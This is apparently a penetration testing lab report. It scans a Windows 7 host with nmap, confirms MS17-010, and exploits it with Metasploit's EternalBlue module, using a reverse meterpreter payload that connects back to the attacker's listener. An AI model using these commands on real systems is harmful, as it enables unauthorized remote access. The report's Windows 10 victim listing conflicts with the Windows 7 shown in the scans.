Secure Network Design, Penetration Testing, and Encrypted Traffic Analysis

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1. Objective

The goal of this lab was to gain hands-on exerience with:

- Network Capture using Python and it's libraries like Scapy, Metpotlib.
- Exploitation on potential attack surface vulnerable with Eternal Blue using Metasploit's `msfconsole`.
- Vulnerability scanning and result interpretation using Python, Nmap and Metasploit.

2. Tools Used

- Nmap
- Metasploit-Framework
- Python Automation
- Arch Linux (Attacker's Box)
- Windows 10 (Victim Machine)

3. Network and Vulnerability Scanning for potential attack surface

```
sudo nmap -sSVC -A -Pn -v -O -oN scan_report.txt 10.48.131.34
```

```
Nmap scan report for 10.48.131.34
Host is up (0.082s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2026-02-23T11:25:24+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Jon-PC
| Issuer: commonName=Jon-PC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
```

```
| Not valid before: 2026-02-22T10:48:27
| Not valid after:  2026-08-24T10:48:27
| MD5:     79aa f4a4 f5b4 06b3 cb04 6061 54ae 2efc
| SHA-1:   3d88 d426 45d4 199a 3a86 cc01 9bb2 abd7 ad6d 9978
|_SHA-256: 30e9 c01b ccf1 fe29 6a9a ec9b 1c1a 64b5 9f2f d629 4fd7 ecee 29b2
53c8 05df 1047
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC

============<SNIPPED>============

Uptime guess: 0.027 days (since Mon Feb 23 16:16:25 2026)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional
6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-02-23T05:25:19-06:00
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h30m00s, deviation: 3h00m00s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC:
02:ce:68:09:40:7b (unknown)
| Names:
|   JON-PC<00>           Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   JON-PC<20>           Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb2-time:
|   date: 2026-02-23T11:25:19
|_  start_date: 2026-02-23T10:48:25
```

SMB (running on port 445) can be vulnerable with Eternal blue, let's scan with `nmap` script.

```
sudo nmap --script smb-vuln-ms17-010 10.48.131.34
```

```
└──╼ $ sudo nmap --script smb-vuln-ms17-010 10.48.131.34
[sudo] password for off-hacker:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-23 17:02 +0530
Nmap scan report for 10.48.131.34
Host is up (0.080s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 16.57 seconds
```

As showen in the above capture, the target host is vulnerable with the eternal blue. Attacker can gain access using the exploit (using open exploits or metasploit module).

4. Setting up the exploit and attacking the potential attack surface via `msfconsole`'s module `exploit/windows/smb/ms17_010_eternalblue`

- **Launching the `msfconsole` and searching for the exploit:**


```
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again


        .                                          .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                      o
        '   dB'                    BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                 dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                 dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--     dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP


                                                                      .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.4.108-dev                                 ]
+ -- --=[ 2,599 exploits - 1,322 auxiliary - 1,710 payloads     ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search eternalblue
```

- **Selecting the `exploit/windows/smb/ms17_010_eternalblue` & Setting up the exploit:**

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                             tml
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
                                             , Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.31.80    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.48.131.34
RHOSTS => 10.48.131.34
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST tun0
LHOST => 192.168.157.206
```

- **Leveraging the vulnerability and gaining the successful remote access:**

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.157.206:4444
[*] 10.48.131.34:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.48.131.34:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.48.131.34:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.48.131.34:445 - The target is vulnerable.
[*] 10.48.131.34:445 - Connecting to target for exploitation.
[+] 10.48.131.34:445 - Connection established for exploitation.
[+] 10.48.131.34:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.48.131.34:445 - CORE raw buffer dump (42 bytes)
[*] 10.48.131.34:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.48.131.34:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.48.131.34:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.48.131.34:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.48.131.34:445 - Trying exploit with 12 Groom Allocations.
[*] 10.48.131.34:445 - Sending all but last fragment of exploit packet
[*] 10.48.131.34:445 - Starting non-paged pool grooming
[+] 10.48.131.34:445 - Sending SMBv2 buffers
[+] 10.48.131.34:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.48.131.34:445 - Sending final SMBv2 buffers.
[*] 10.48.131.34:445 - Sending last fragment of exploit packet!
[*] 10.48.131.34:445 - Receiving response from exploit packet
[+] 10.48.131.34:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.48.131.34:445 - Sending egg to corrupted connection.
[*] 10.48.131.34:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 10.48.131.34
[+] 10.48.131.34:445 - =-=-=-=
```



End of Report